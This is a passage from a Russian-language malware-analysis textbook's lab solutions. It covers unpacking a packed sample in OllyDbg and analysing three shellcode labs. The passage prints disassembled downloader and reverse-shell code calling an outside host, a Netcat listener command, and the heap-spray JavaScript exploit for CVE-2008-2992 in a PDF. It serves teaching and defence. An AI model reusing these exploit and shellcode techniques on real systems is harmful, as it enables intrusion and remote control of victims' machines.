Как мы знаем, в обязанности распаковщика входит загрузка библиотек импорта и поиск их функций с помощью операции `GetProcAddress`. Если создать точку останова на последнем экземпляре `GetProcAddress`, мы окажемся совсем рядом с хвостовым переходом, но пока этот вызов не выполнится, мы не сможем узнать, является ли он последним. Укажем точки останова для вызовов `LoadLibrary` и `GetProcAddress` и методом проб и ошибок попытаемся найти тот из них, который нам нужен.

Прервем выполнение на первой инструкции функции `LoadLibrary`: нажмем `Ctrl+G` и введем в диалоговом окне `LoadLibraryA`. После перехода на соответствующий участок нажмем клавишу `F2`, чтобы создать точку останова. Повторим то же самое для `LoadLibraryW`, чтобы программа останавливалась на обеих версиях этой функции. Затем нажмем `F9`, чтобы начать выполнение.

Мы используем наличие вызова `LoadLibrary`, чтобы пропустить как можно больше кода из заглушки-упаковщика, поскольку мы хотим дойти до последнего экземпляра `LoadLibrary` и остановиться. Мы не сможем сказать, какой из этих вызовов является последним, пока не станет слишком поздно, поэтому будем продолжать выполнение программы при каждом срабатывании точки останова и проверять, какая библиотека загружается в этот момент. Обычно после этого выполнение программы останавливается довольно быстро, когда происходит загрузка следующей библиотеки, но если программа продолжит выполняться, мы будем знать, что это был последний вызов `LoadLibrary`. При первом срабатывании нашей точки останова мы видим, что первой загружается библиотека `kernel32.dll`, затем `advapi32.dll` и т. д. Пятый и шестой вызовы загружают `commctrl.dll`. После этого программа продолжает работать и больше не останавливается. Следовательно, последним является шестой вызов.

Теперь перезапустим нашу программу. Сбросим точку останова на вызове `LoadLibrary` и дождемся шестого срабатывания, когда параметр равен `commctrl`. Затем укажем точку останова для `GetProcAddress` и повторим ту же процедуру, чтобы определить последнюю API-функцию, адрес которой извлекается с помощью этого вызова.

Выполним программу несколько раз, чтобы выяснить, какая из функций загружается последней. После вызова `GetProcAddress` с аргументом `InternetOpenA` программа продолжает работу и больше не прерывается. Сделаем еще один запуск. Сбросим точки останова для `LoadLibraryA` и `LoadLibraryW` и дойдем до последнего экземпляра `LoadLibrary`. Затем повторим то же самое, но на этот раз дождемся последнего вызова `GetProcAddress`.

Получение адресов функций импорта — это практически конечный этап работы распаковщика. Затем остается только передать управление в OTB. Мы почти прошли код заглушки-распаковщика — теперь можно поискать точку входа.

Пошагово пройдемся по оставшемуся коду `GetProcAddress`, пока инструкция `ret` не вернет нас обратно в заглушку; продолжив выполнение, мы наткнемся на нечто похожее на хвостовой переход. Следующая инструкция, передающая управление, показана ниже:

```
00408EB4        STOS DWORD PTR ES:[EDI]
00408EB5        jmp SHORT Lab07_01.00408E9E
```

Это не хвостовой переход — он относительно короткий и ведет на участок, который не выглядит как начало программы:

```
00408E9E         LODS BYTE PTR DS:[ESI]
00408E9F         TEST AL,AL
00408EA1         JNZ SHORT Lab07_01.00408E9E
```

Эти инструкции формируют короткий цикл — продолжим выполнение, пока не выйдем из него. Дальше видим следующие инструкции:

```
00408EA3         cmp BYTE PTR DS:[ESI],AL
00408EA5         JE SHORT Lab07_01.00408E91
```

Этот участок тоже не похож на хвостовой переход: он относительно короткий, и код, в который он ведет, не выглядит как начало программы:

```
00408E91         POP ECX
00408E92         INC ESI
00408E93         LODS DWORD PTR DS:[ESI]
00408E94         TEST EAX,EAX
00408E96         JE SHORT Lab07_01.00408EB7
```

Переход в следующем блоке кода ведет к инструкции `retn`. Нормальная программа не может начинаться с `retn`, поэтому мы знаем, что это не хвостовой переход:

```
00408EB7         C3 RETN
```

Перешагнув через инструкцию `retn`, мы видим следующий код (листинг 18.13Л).

Листинг 18.13Л. Точка входа в Lab18-05.exe

```
00401190    ❶ PUSH EBP
00401191      mov EBP,ESP
00401193      push -1
00401195      push Lab07_01.004040D0
0040119A      push Lab07_01.00401C58
0040119F      mov EAX,DWORD PTR FS:[0]
004011A5      push EAX
004011A6      mov DWORD PTR FS:[0],ESP
004011AD      SUB ESP,10
004011B0      push EBX
004011B1      push ESI
004011B2      push EDI
004011B3      mov DWORD PTR SS:[EBP-18],ESP
```

```
004011B6    ❷ CALL DWORD PTR DS:[40404C]        ; kernel32.GetVersion
004011BC      xor EDX,EDX
004011BE      mov DL,AH
004011C0      mov DWORD PTR DS:[405304],EDX
004011C6      mov ECX,EAX
004011C8      AND ECX,0FF
004011CE      mov DWORD PTR DS:[405300],ECX
004011D4      SHL ECX,8
004011D7      add ECX,EDX
004011D9      mov DWORD PTR DS:[4052FC],ECX
004011DF      SHR EAX,10
004011E2      mov DWORD PTR DS:[4052F8],EAX
004011E7      push 0
004011E9      call Lab07_01.00401B21
004011EE      POP ECX
004011EF      TEST EAX,EAX
004011F1      JNZ SHORT Lab07_01.004011FB
004011F3      push 1C
004011F5      call Lab07_01.00401294
004011FA      POP ECX
004011FB      AND DWORD PTR SS:[EBP-4],0
004011FF      call Lab07_01.00401976
00401204    ❸ CALL DWORD PTR DS:[404048]        ; kernel32.GetCommandLineA
0040120A      mov DWORD PTR DS:[4057F8],EAX
0040120F      call Lab07_01.00401844
00401214      mov DWORD PTR DS:[4052E0],EAX
00401219      call Lab07_01.004015F7
```

Этот участок похож на ОТВ, и вот почему.

1. Выполняется относительно длинный переход.
2. Код начинается с инструкции `push ebp` ❶, что говорит о начале функции.
3. Код в этой функции выполняет вызовы `GetVersion` ❷ и `GetCommandLineA` ❸, которые часто встречаются в самом начале программы.

Теперь, когда мы нашли ОТВ, воспользуемся пунктом меню Plugins ▸ OllyDump ▸ Dump Debugged Process (Плагины ▸ OllyDump ▸ Сбросить на диск отлаживаемый процесс). При попытке загрузить программу в IDA Pro возникают ошибки. Видимо, заголовки программного файла не были полностью восстановлены. Но дизассемблер все равно распознал функцию `main`, поэтому мы можем продолжить анализ программы даже без полноценной реконструкции PE-файла.

Основное препятствие состоит в том, что у нас нет никакой информации об импортах. Но мы можем легко выявить вызовы функций импорта по обращениям к участкам с данными. К примеру, рассмотрим метод `main` (листинг 18.14Л).

Листинг 18.14Л. Метод main в файле Lab18-05.exe

```
00401000      sub    esp, 10h
00401003      lea    eax, [esp+10h+var_10]
00401007      mov    [esp+10h+var_10], offset aMalservice  ; "MalService"
0040100F      push   eax
00401010      mov    [esp+14h+var_C], offset sub_401040
00401018      mov    [esp+14h+var_8], 0
```

```
00401020        mov    [esp+14h+var_4], 0
00401028     ❶  call   dword_404004
0040102E        push   0
00401030        push   0
00401032        call   sub_401040
00401037        add    esp, 18h
0040103A        retn
```

Вызов в строке ❶ ведет к функции импорта. Вы можете щелкнуть на DWORD, чтобы просмотреть адреса вызовов, импортируемых этой программой.

Листинг 18.15Л. Импорты функций, распознанные в IDA Pro

```
00404000 dword_404000     dd 77E371E9h
00404004 dword_404004     dd 77E37EB1h
00404008 dword_404008     dd 77DF697Eh
0040400C                  align 10h
00404010 dword_404010     dd 7C862AC1h
00404014 dword_404014     dd 7C810BACh
```

Чтобы упростить анализ распакованного кода, откроем OllyDbg и выясним, какая функция находится на участке с этими адресами. Проще всего для этого поменять значение любого регистра на адрес, который нас интересует. Например, чтобы узнать, что находится в участке dword_404004, выполним двойной щелчок на eax и введем 0x77E37EB1. Теперь в OllyDbg этот адрес помечен как Advapi32.StartServiceCtrlDispatcherA. Можно вернуться в IDA Pro и переименовать DWORD в StartServiceCtrlDispatcherA. После этого любой вызов по заданному адресу будет отображаться как StartServiceCtrlDispatcherA, а не dword_404004.

Повторив ту же процедуру для каждой функции импорта, мы получим программу, которая поддается анализу в IDA Pro не хуже обычного кода, который никогда не упаковывался. У нас все еще нет рабочей версии распакованного вредоноса, но мы можем обойтись и без нее. В ходе изучения файла становится ясно, что он ничем не отличается от программы Lab07-01.exe.

Работа 19.1

Краткие ответы

1. Код командной оболочки сохранен в алфавитной кодировке; каждые два закодированных байта превращаются в младший полубайт итогового результата.
2. Код командной оболочки ищет адреса следующих функций:
   - LoadLibraryA;
   - GetSystemDirectoryA;
   - TerminateProcess;
   - GetCurrentProcess;
   - WinExec;
   - URLDownloadToFileA.

3. Код командной оболочки загружает следующий URL-адрес: http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe.
4. Код командной оболочки записывает и выполняет файл `%SystemRoot%\System32\1.exe`.
5. Код командной оболочки извлекает из закодированного содержимого URL-адрес и загружает из него файл, который затем сохраняется на диск и запускается.

Подробный анализ

Динамический анализ можно выполнить с помощью утилиты `shellcode_launcher.exe`, воспользовавшись следующей командой:

```
shellcode_launcher.exe -i Lab19-01.bin -bp
```

Параметр `-bp` заставляет программу выполнить прерывание непосредственно перед переходом к буферу с кодом командной оболочки. Если система производит отладку в реальном времени (то есть во время выполнения программы), точка останова приведет к тому, что утилита `shellcode_launcher.exe` будет загружена отладчиком (как было показано в главе 19). В качестве этого отладчика можно указать OllyDbg; для этого выберите пункт меню Options ▸ Just-in-time Debugging ▸ Make OllyDbg Just-in-time Debugger (Параметры ▸ Отладка в реальном времени ▸ Сделать OllyDbg отладчиком в реальном времени). Если вы не хотите этого делать, программу все равно можно запустить, указав `shellcode_launcher.exe` в качестве отлаживаемого файла, но при этом также следует предоставить ей аргументы командной строки.

Декодирование shell-кода начинается в строке ❶ листинга 19.1Л. Здесь используется алфавитная кодировка, которая применяется к каждому байту в диапазоне между 0x41 (A) и 0x50 (P). Каждые два закодированных байта превращаются в младший полубайт итогового результата. Декодер загружает каждую пару байтов, извлекает из них базовое значение 0x41, сдвигает, суммирует и помещает результат обратно в память. Инструкции `push` ❷ и `retn` ❸ используются для передачи управления shell-коду.

Листинг 19.1Л. Декодер кода командной оболочки на основе алфавитной кодировки

```
00000200      xor       ecx, ecx ❶
00000202      mov       cx, 18Dh
00000206      jmp       short loc_21F
00000208
00000208      pop       esi
00000209      push      esi ❷
0000020A      mov       edi, esi
0000020C loc_20C:
0000020C      lodsb
0000020D      mov       dl, al
0000020F      sub       dl, 41h        ; 'A'
00000212      shl       dl, 4
00000215      lodsb
```

```
00000216      sub       al, 41h        ; 'A'
00000218      add       al, dl
0000021A      stosb
0000021B      dec       ecx
0000021C      jnz       short loc_20C
0000021E      retn ❸
0000021F loc_21F:
0000021F      call      sub_208
```

Декодированный код начинается со сдвига 0x224, где программа опять выполняет инструкции `call`/`pop`, чтобы получить указатель на данные, хранящиеся в конце. Там мы видим две строки — `URLMON` и URL-адрес http://www.practicalmalwareanalysis.com/shellcode/annoy_user.exe.

Для ручного поиска адресов функций shell-код использует вызовы `findKernel32Base` и `findSymbolByHash`, описанные в главе 19. Первый возвращает местоположение загруженной библиотеки `kernel32.dll`, а второй вручную анализирует заданную DLL в поиске экспортного символа, хеш которого равен указанному значению `DWORD`. Эти указатели на функции сохраняются обратно в стек для дальнейшего использования. В листинге 19.2Л представлен код командной оболочки, который ищет импорты.

Листинг 19.2Л. Shell-код ищет адреса импортов

```
000002BF        pop     ebx
000002C0        call    findKernel32Base
000002C5        mov     edx, eax
000002C7        push    0EC0E4E8Eh      ; kernel32.dll:LoadLibraryA
000002CC        push    edx
000002CD        call    findSymbolByHash
000002D2        mov     [ebp-4], eax
000002D5        push    0B8E579C1h      ; kernel32.dll:GetSystemDirectoryA
000002DA        push    edx
000002DB        call    findSymbolByHash
000002E0        mov     [ebp-8], eax
000002E3        push    78B5B983h       ; kernel32.dll:TerminateProcess
000002E8        push    edx
000002E9        call    findSymbolByHash
000002EE        mov     [ebp-0Ch], eax
000002F1        push    7B8F17E6h       ; kernel32.dll:GetCurrentProcess
000002F6        push    edx
000002F7        call    findSymbolByHash
000002FC        mov     [ebp-10h], eax
000002FF        push    0E8AFE98h       ; kernel32.dll:WinExec
00000304        push    edx
00000305        call    findSymbolByHash
0000030A        mov     [ebp-14h], eax
0000030D        lea     eax, [ebx]
0000030F        push    eax
00000310        call    dword ptr [ebp-4]    ; LoadLibraryA
00000313        push    702F1A36h       ; urlmon.dll:URLDownloadToFileA
00000318        push    eax
00000319        call    findSymbolByHash
```

В листинге 19.3Л показаны основные возможности кода командной оболочки. Вредонос получает путь к системному каталогу ❶ и добавляет к нему `1.exe` ❷. Далее этот локальный путь передается в вызов `URLDownloadToFileA` ❸, который часто можно встретить в shell-коде. Один из вызовов выполняет HTTP-запрос типа `GET` по заданному URL-адресу и сохраняет результат по указанному пути. В данном случае URL хранится в конце декодированного кода. В конце shell-код запускает загруженный файл ❹ и корректно завершает свою работу.

Листинг 19.3Л. Содержимое shell-кода

```
0000031E        mov         [ebp-18h], eax
00000321        push        80h
00000326        lea         edi, [ebx+48h]
00000329        push        edi
0000032A        call        dword ptr [ebp-8]    ; GetSystemDirectoryA ❶
0000032D        add         edi, eax
0000032F        mov         dword ptr [edi], 652E315Ch    ; "\\1.e" ❷
00000335        mov         dword ptr [edi+4], 6578h      ; "xe\x00"
0000033C        xor         ecx, ecx
0000033E        push        ecx
0000033F        push        ecx
00000340        lea         eax, [ebx+48h]
00000343        push        eax                   ; localFileSystemPath
00000344        lea         eax, [ebx+7]
00000347        push        eax                   ; URL to download
00000348        push        ecx
00000349        call        dword ptr [ebp-18h]  ; URLDownloadToFileA ❸
0000034C        push        5
00000351        lea         eax, [ebx+48h]       ; path to executable
00000354        push        eax
00000355        call        dword ptr [ebp-14h]  ; WinExec ❹
00000358        call        dword ptr [ebp-10h]  ; GetCurrentProcess
0000035B        push        0
00000360        push        eax
00000361        call        dword ptr [ebp-0Ch]  ; TerminateProcess
```

Работа 19.2

Краткие ответы

1. Программа внедряется в процесс браузера по умолчанию — Internet Explorer.
2. Буфер с кодом командной оболочки находится по адресу 0x407030.
3. К коду командной оболочки применяется исключающее ИЛИ с байтом 0xe7.
4. Код командной оболочки вручную импортирует следующие функции:
   - `LoadLibraryA`;
   - `CreateProcessA`;
   - `TerminateProcess`;

- `GetCurrentProcess`;
- `WSAStartup`;
- `WSASocketA`;
- `connect`.

5. Код командной оболочки подключается к IP-адресу 192.168.200.2 через TCP-порт 13330.
6. Вредонос реализует обратную командную оболочку (`cmd.exe`).

Подробный анализ

Вначале вредонос считывает ключ реестра `HKCR\http\shell\open\command`, пытаясь определить стандартный браузер. Затем он запускает этот браузер, установив полю `StartupInfo.wShowWindow` значение `SW_HIDE`, чтобы спрятать его пользовательский интерфейс. В том, что браузер работает с сетью, нет ничего подозрительного, поэтому внедрение в его процесс является распространенным приемом.

В ходе внедрения вредонос использует следующие функции.

- Функция по адресу 0x4010b0 предоставляет текущему процессу подходящие привилегии, чтобы сделать возможной отладку.
- Функция по адресу 0x401000 берет из реестра путь к браузеру по умолчанию.
- Функция по адресу 0x401180 создает новый процесс со скрытым окном.

Буфер с кодом командной оболочки находится по адресу 0x407030. Поскольку этот код сам себя собирает, для динамического анализа достаточно лишь открыть программу `Lab19-02.exe` в OllyDbg и перевести выполнение в начало буфера. После внедрения в процесс shell-код должен работать внутри браузера, но нам будет проще провести динамический анализ в контексте файла `Lab19-02.exe`.

Код командной оболочки закодирован с помощью однобайтного гаммирования. Как видно в строке ❶ листинга 19.4Л, к 0x18f байтам применяется исключающее ИЛИ со значением 0xe7.

Листинг 19.4Л. Цикл декодирования в Lab19-02.exe

```
00407032      pop       edi
00407033      push      small 18Fh
00407037      pop       cx
00407039      mov       al, 0E7h
0040703B loc_40703B:
0040703B      xor       [edi], al ❶
0040703D      inc       edi
0040703E      loopw     loc_40703B
00407041      jmp       short near ptr unk_407048 ❷
```

Содержимое shell-кода начинается с адреса 0x407048. Укажем точку останова для инструкции `jmp` в строке ❷ и запустим программу. Буфер будет декодирован, и мы сможем его проанализировать.

В строке ❶ листинга 19.5Л код выполняет инструкции `call/pop`, чтобы получить местонахождение хешей функций по адресу 0x4071bb. Имейте в виду, что во всех последующих листингах показан ассемблерный код декодированных байтов, который будет отличаться от содержимого буфера до выполнения декодирующего цикла.

Листинг 19.5Л. Массив хешей в shell-коде

```
004071B6        call      loc_4070E3 ❶
004071BB        dd 0EC0E4E8Eh          ; kernel32.dll:LoadLibraryA
004071BF        dd 16B3FE72h           ; kernel32.dll:CreateProcessA
004071C3        dd 78B5B983h           ; kernel32.dll:TerminateProcess
004071C7        dd 7B8F17E6h           ; kernel32.dll:GetCurrentProcess
004071CB        dd 3BFCEDCBh           ; ws2_32.dll:WSAStartup
004071CF        dd 0ADF509D9h          ; ws2_32.dll:WSASocketA
004071D3        dd 60AAF9ECh           ; ws2_32.dll:connect
```

Затем, как показано в листинге 19.6Л, код командной оболочки обрабатывает массив символьных хешей. Он использует вызовы `findKernel32Base` и `findSymbolByHash`, которые были описаны в главе 19 и лабораторной работе 19.1. В строке ❶ загружается следующее значение `DWORD` с символьным хешем, а затем, после вызова `findSymbolByHash`, вредонос сохраняет результат на тот же участок памяти ❷. В итоге массив хешированных значений превращается в массив указателей на функции.

Листинг 19.6Л. Обработка массива с хешами

```
004070E3      pop       esi
004070E4      mov       ebx, esi
004070E6      mov       edi, esi
004070E8      call      findKernel32Base
004070ED      mov       edx, eax
004070EF      mov       ecx, 4 C02        ; 4 символа в kernel32
004070F4 loc_4070F4:
004070F4      lodsd ❶
004070F5      push      eax
004070F6      push      edx
004070F7      call      findSymbolByHash
004070FC      stosd ❷
004070FD      loop      loc_4070F4
```

Здесь код командной оболочки создает в стеке строку `"ws2_32"`, перемещая два значения `DWORD` в строке ❶. В строке ❷ текущее содержимое регистра ESP передается вызову `LoadLibraryA`, чтобы загрузить библиотеку `ws2_32.dll`. Это распространенный прием, который позволяет shell-коду формировать нужные ему строки в процессе выполнения. Дальше обрабатываются оставшиеся три хеша из `ws2_32.dll` (см. строку ❸ в листинге 19.7Л).

Листинг 19.7Л. Импорт ws2_32.dll

```
004070FF        push      3233h              ; "32\x00" ❶
00407104        push      5F327377h          ; "ws2_"
00407109        push      esp
```

```
0040710A        call      dword ptr [ebx]        ; LoadLibraryA ❷
0040710C        mov       edx, eax
0040710E        mov       ecx, 3                 ; 3 символа в ws2_32 ❸
00407113 loc_407113:
00407113        lodsd
00407114        push      eax
00407115        push      edx
00407116        call      findSymbolByHash
0040711B        stosd
0040711C        loop      loc_407113
```

В листинге 19.8Л показан код создания сокета. В строке ❶ к текущему значению ESP применена маска в виде EAX, чтобы стек был выровнен для хранения структур, которые используются в библиотеке Winsock. В строке ❷ код командной оболочки вызывает функцию `WSAStartup`, чтобы инициализировать библиотеку и подготовить ее к последующим сетевым вызовам. Затем в строке ❸ используется функция `WSASocketA`, которая создает TCP-сокет. Значение EAX, которое в этот момент должно быть равно `0`, инкрементируется, чтобы получить подходящий аргумент для `WSASocketA`. В качестве типа используется `1` (`SOC_STREAM`), а аргумент `af` равен `2` (`AF_INET`).

Листинг 19.8Л. Создание сокета

```
0040711E      sub       esp, 230h
00407124      mov       eax, 0FFFFFFF0h
00407129      and       esp, eax ❶
0040712B      push      esp
0040712C      push      101h
00407131      call      dword ptr [ebx+10h]      ; WSAStartup ❷
00407134      test      eax, eax
00407136      jnz       short loc_4071AA
00407138      push      eax
00407139      push      eax
0040713A      push      eax
0040713B      push      eax                      ; protocol 0: IPPROTO_IP
0040713C      inc       eax
0040713D      push      eax                      ; type 1: SOCK_STREAM
0040713E      inc       eax
0040713F      push      eax                      ; af 2: AF_INET
00407140      call      dword ptr [ebx+14h]      ; WSASocketA ❸
00407143      cmp       eax, 0FFFFFFFFh
00407148      jz        short loc_4071AA
```

В листинге 19.9Л показано, как shell-код создает в стеке структуру `sockaddr_in`, перемещая два значения `DWORD`. Первое находится в строке ❶ и равно `2C8A8C0h`. Это IP-адрес с сетевым порядком следования байтов, к которому должен подключиться вредонос: 192.168.200.2. Значение в строке ❷, `12340002h`, состоит из двух частей: `sin_family` (2: `AF_INET`) и `sin_port` — это число `13330` (0x3412), записанное в сетевом порядке следования байтов. Структура `sockaddr_in` передается в вызов `connect` в строке ❸. Хранение IP-адреса и порта в таком виде экономит место и усложняет проведение статического анализа — в частности, определение сетевых узлов.

Листинг 19.9Л. Подключение к сокету

```
0040714A        mov     esi, eax
0040714C        push    2C8A8C0h  ❶       ; Server IP: 192.168.200.2 (c0.a8.c8.02)
0040714C                                  ; in nbo: 0x02c8a8c0
00407151        push    12340002h  ❷      ; Server Port: 13330 (0x3412), AF_INET (2)
00407151                                  ; in nbo: 0x12340002
00407156        mov     ecx, esp
00407158        push    10h               ; sizeof sockaddr_in
0040715D        push    ecx               ; sockaddr_in pointer
0040715E        push    eax
0040715F        call    dword ptr [ebx+18h]  ; connect ❸
00407162        test    eax, eax
00407164        jnz     short loc_4071AA
```

В листинге 19.10Л показан код командной оболочки, предназначенный для создания процесса `cmd.exe`. В строке ❶ он помещает в стек исполняемую команду (`"cmd\x00"`) с помощью обычной инструкции `push` и сохраняет указатель на текущее значение ESP для дальнейшего использования. Затем идет подготовка к вызову `CreateProcessA`. Большинство аргументов равны значению регистра ECX (то есть нулю), но один из них, `bInheritHandles` ❻, равен `1`. Это означает, что дескрипторы файлов, открытых shell-кодом, будут доступны дочернему процессу.

Листинг 19.10Л. Создание обратной командной оболочки

```
00407166      push    646D63h               ; "cmd\x00" ❶
0040716B      mov     [ebx+1Ch], esp
0040716E      sub     esp, 54h
00407174      xor     eax, eax
00407176      mov     ecx, 15h
0040717B      lea     edi, [esp]
0040717E      rep     stosd
00407180      mov     byte ptr [esp+10h], 44h     ; sizeof(STARTUPINFO) ❷
00407185      inc     byte ptr [esp+3Ch]    ; STARTF_USESHOWWINDOW ❸
00407189      inc     byte ptr [esp+3Dh]    ; STARTF_USESTDHANDLES
0040718D      mov     eax, esi ❹
0040718F      lea     edi, [esp+48h]        ; &hStdInput ❺
00407193      stosd                         ; hStdInput := socket
00407194      stosd                         ; hStdOutput := socket
00407195      stosd                         ; hStdError := socket
00407196      lea     eax, [esp+10h]
0040719A      push    esp                   ; lpProcessInformation
0040719B      push    eax                   ; lpStartupInfo
0040719C      push    ecx
0040719D      push    ecx
0040719E      push    ecx
0040719F      push    1                     ; bInheritHandles := True ❻
004071A1      push    ecx
004071A2      push    ecx
004071A3      push    dword ptr [ebx+1Ch]   ; lpCommandLine: "cmd"
004071A6      push    ecx
004071A7      call    dword ptr [ebx+4]     ; CreateProcessA
```

Структура STARTUPINFO, в том числе поле size ❷, инициализируется в стеке. В строке ❸ полю dwFlags присваивается значение STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES. Бит STARTF_USESHOWWINDOW говорит о том, что поле STARTUPINFO.wShowWindow является корректным; при инициализации оно обнуляется, чтобы скрыть окно нового процесса. Бит STARTF_USESTDHANDLES свидетельствует о том, что поля STARTUPINFO.hStdInput, STARTUPINFO.hStdOutput и STARTUPINFO.hStdError хранят корректные дескрипторы, которые будут использоваться дочерним процессом.

Код командной оболочки помещает дескриптор сокета в EAX ❹ и загружает адрес поля hStdInput ❺. Три инструкции stosd сохраняют дескриптор в трех полях структуры STARTUPINFO. Это означает, что новый процесс cmd.exe будет использовать сокет для всего стандартного ввода/вывода (этот распространенный подход был продемонстрирован в главе 7).

Вы можете проверить соединение с управляющим сервером, запустив Netcat на компьютере с IP-адресом 192.168.200.2:

```
nc -l -p 13330
```

Выполнив эту команду, запустите в другой системе программу Lab19-02.exe. Если вы правильно настроили сеть, атакуемый компьютер обратится к узлу 192.168.200.2 и Netcat выведет приветствие командной строки Windows. После этого вы сможете вводить команды, словно находясь за компьютером жертвы.

Работа 19.3

Краткие ответы

1. PDF-файл содержит пример эксплойта CVE-2008-2992 — переполнение буфера, связанное с реализацией вызова util.printf в версии JavaScript для Adobe Reader.
2. Shell-код кодируется с помощью функции экранирования в JavaScript и сохраняется вместе со скриптом в PDF-файле.
3. Shell-код вручную импортирует следующие функции:
   - LoadLibraryA;
   - CreateProcessA;
   - TerminateProcess;
   - GetCurrentProcess;
   - GetTempPathA;
   - SetCurrentDirectoryA;
   - CreateFileA;
   - GetFileSize;
   - SetFilePointer;

- `ReadFile`;
- `WriteFile`;
- `CloseHandle`;
- `GlobalAlloc`;
- `GlobalFree`;
- `ShellExecuteA`.

4. Shell-код создает файлы `%TEMP%\foo.exe` и `%TEMP%\bar.pdf`.
5. Shell-код извлекает два закодированных файла из зараженного PDF-документа и записывает их в пользовательский каталог `%TEMP%`. Он запускает файл `foo.exe` и открывает документ `bar.pdf`, используя дескриптор по умолчанию.

Подробный анализ

В формате PDF текст сочетается с двоичными данными, поэтому некое общее представление о содержимом документа можно получить с помощью утилиты strings или hex-редактора. Однако злоумышленнику очень легко от этого защититься. В PDF объекты могут быть сжаты с помощью библиотеки `zlib`. В словаре объекта можно встретить такие параметры, как `/Filter` и `/FlateDecode`. В этих случаях для извлечения данных приходится прибегать к другим методам (в приложении Б приводятся инструменты для анализа зараженных PDF-документов).

В листинге 19.11Л показан объект `9 0` внутри PDF-файла. Этот объект содержит код на JavaScript, который будет выполнен при открытии документа.

Листинг 19.11Л. Объект JavaScript внутри PDF

```
9 0 obj
<<
/Length 3486
>>
stream
var payload = unescape("%ue589%uec81 .... %u9090"); ❶
var version = app.viewerVersion;
app.alert("Running PDF JavaScript!");
if (version >= 8 && version < 9) { ❹
    var payload;
    nop = unescape("%u0A0A%u0A0A%u0A0A%u0A0A")
    heapblock = nop + payload;
    bigblock = unescape("%u0A0A%u0A0A");
    headersize = 20;
    spray = headersize+heapblock.length;
    while (bigblock.length<spray) {
        bigblock+=bigblock;
    }
    fillblock = bigblock.substring(0, spray);
    block = bigblock.substring(0, bigblock.length-spray);
    while(block.length+spray < 0x40000) { ❷
        block = block+block+fillblock;
```

```
    }
    mem = new Array();
    for (i=0;i<1400;i++) {
        mem[i] = block + heapblock;
    }
    var num = 129999999999999999999888888888888...;
    util.printf("%45000f",num); ❸
} else {
    app.alert("Unknown PDF version!");
}
endstream
endobj
```

В строке ❹ скрипт проверяет версию приложения, чтобы определить, стоит ли применять эксплойт. Возможность выполнять подобный код для профилирования системы является очень мощным инструментом в арсенале злоумышленника, позволяя выбирать средства атаки, которые имеют больше всего шансов на успех.

В строке ❷ выделяется место в куче (методом `heap spray`), а в строке ❸ находится вызов `util.printf`, который инициирует атаку. Очень длинное число, которое выводится в этой строке, должно вызвать подозрения. Действительно, интернет-поиск показывает, что это старая уязвимость CVE-2008-2992. Она заключается в том, что некорректная проверка границ кучи позволяет вызвать переполнение памяти в Adobe Reader версии 8.1.2 и ниже.

ПРИМЕЧАНИЕ

> Атака heap spray подразумевает создание множества копий shell-кода на больших участках кучи процесса с добавлением длинных цепочек из инструкций NOP. Злоумышленник использует эту уязвимость, записывая вместо указателя на функцию или обратного адреса значение, которое ссылается на заранее выбранный сегмент кучи. Вероятность того, что это значение приведет к цепочке инструкций NOP, которые направят выполнение к рабочему shell-коду, достаточно высока. Это надежный способ заполучить контроль над выполнением программы. Данная атака часто используется в ситуациях, когда еще до применения эксплойта у злоумышленника есть возможность выполнить на компьютере жертвы свой код — например, JavaScript внутри PDF-документа.

В строке ❶ листинга 19.11Л используется функция `unescape`, которая инициализирует переменную с помощью длинной строки. Каждый символ `%` в ней транслируется по следующему принципу.

- Если за `%` идет буква `u`, функция воспринимает следующие четыре символа как шестнадцатеричное значение в кодировке ASCII и превращает их в 2 байта. Порядок байтов на выходе меняется на противоположный (для перехода из сетевого формата в локальный).
- Если за `%` нет буквы `u`, функция воспринимает следующие два символа как шестнадцатеричное значение в кодировке ASCII и превращает их в 1 байт.

Например, строка, которая начинается с `ue589%uec81%u017c`, превратится в шестнадцатеричную последовательность `0x89 0xe5 0x81 0xec 0x7c 0x01`. Вы можете использовать скрипт на языке Python из листинга 19.12Л, чтобы вручную обратить вспять экранирование shell-кода и превратить его в двоичный файл, который подходит для дальнейшего анализа. При желании вы можете воспользоваться файлом `Lab19-03_sc.bin` с уже декодированным содержимым (он поставляется вместе с лабораторными работами).

Листинг 19.12Л. Скрипт на языке Python с эквивалентом функции unescape()

```
def decU16(inbuff):
    """
    Manually perform JavaScript's unescape() function.
    """
    i = 0
    outArr = [ ]
    while i < len(inbuff):
        if inbuff[i] == '"':
            i += 1
        elif inbuff[i] == '%':
            if ((i+6) <= len(inbuff)) and (inbuff[i+1] == 'u'):
                # это 2-байтное значение в формате "Юникод"
                currchar = int(inbuff[i+2:i+4], 16)
                nextchar = int(inbuff[i+4:i+6], 16)
                # порядок байтов от младшего к старшему
                outArr.append(chr(nextchar))
                outArr.append(chr(currchar))
                i += 6
            elif (i+3) <= len(inbuff):
                # это всего лишь один байт
                currchar = int(inbuff[i+1:i+3], 16)
                outArr.append(chr(currchar))
                i += 3
        else:
            # нечего менять
            outArr.append(inbuff[i])
            i += 1
    return ''.join(outArr)

payload = "%ue589%uec81 ... %u9008%u9090"

outFile = file('Lab19-03_sc.bin', 'wb')
outFile.write(decU16(payload))
outFile.close()
```

Для динамического анализа кода командной оболочки можно применить следующую команду:

```
shellcode_launcher.exe -i Lab19-03_sc.bin -r Lab19-03.pdf -bp
```

Параметр `-r` заставляет программу открыть для чтения заданный файл, прежде чем переходить к shell-коду. Это делается в связи с тем, что shell-код ожидает получить дескриптор открытого медиафайла с зараженным содержимым.

Сначала shell-код, представленный в листинге 19.13Л, использует инструкции `call/pop`, чтобы получить указатель на глобальные данные, начинающиеся в строке ❶.

Листинг 19.13Л. Глобальные данные в коде командной оболочки

```
00000000      mov         ebp, esp
00000002      sub         esp, 17Ch
00000008      call        sub_17B
0000000D      dd 0EC0E4E8Eh ❶        ; kernel32.dll:LoadLibraryA
00000011      dd 16B3FE72h           ; kernel32.dll:CreateProcessA
00000015      dd 78B5B983h           ; kernel32.dll:TerminateProcess
00000019      dd 7B8F17E6h           ; kernel32.dll:GetCurrentProcess
0000001D      dd 5B8ACA33h           ; kernel32.dll:GetTempPathA
00000021      dd 0BFC7034Fh          ; kernel32.dll:SetCurrentDirectoryA
00000025      dd 7C0017A5h           ; kernel32.dll:CreateFileA
00000029      dd 0DF7D9BADh          ; kernel32.dll:GetFileSize
0000002D      dd 76DA08ACh           ; kernel32.dll:SetFilePointer
00000031      dd 10FA6516h           ; kernel32.dll:ReadFile
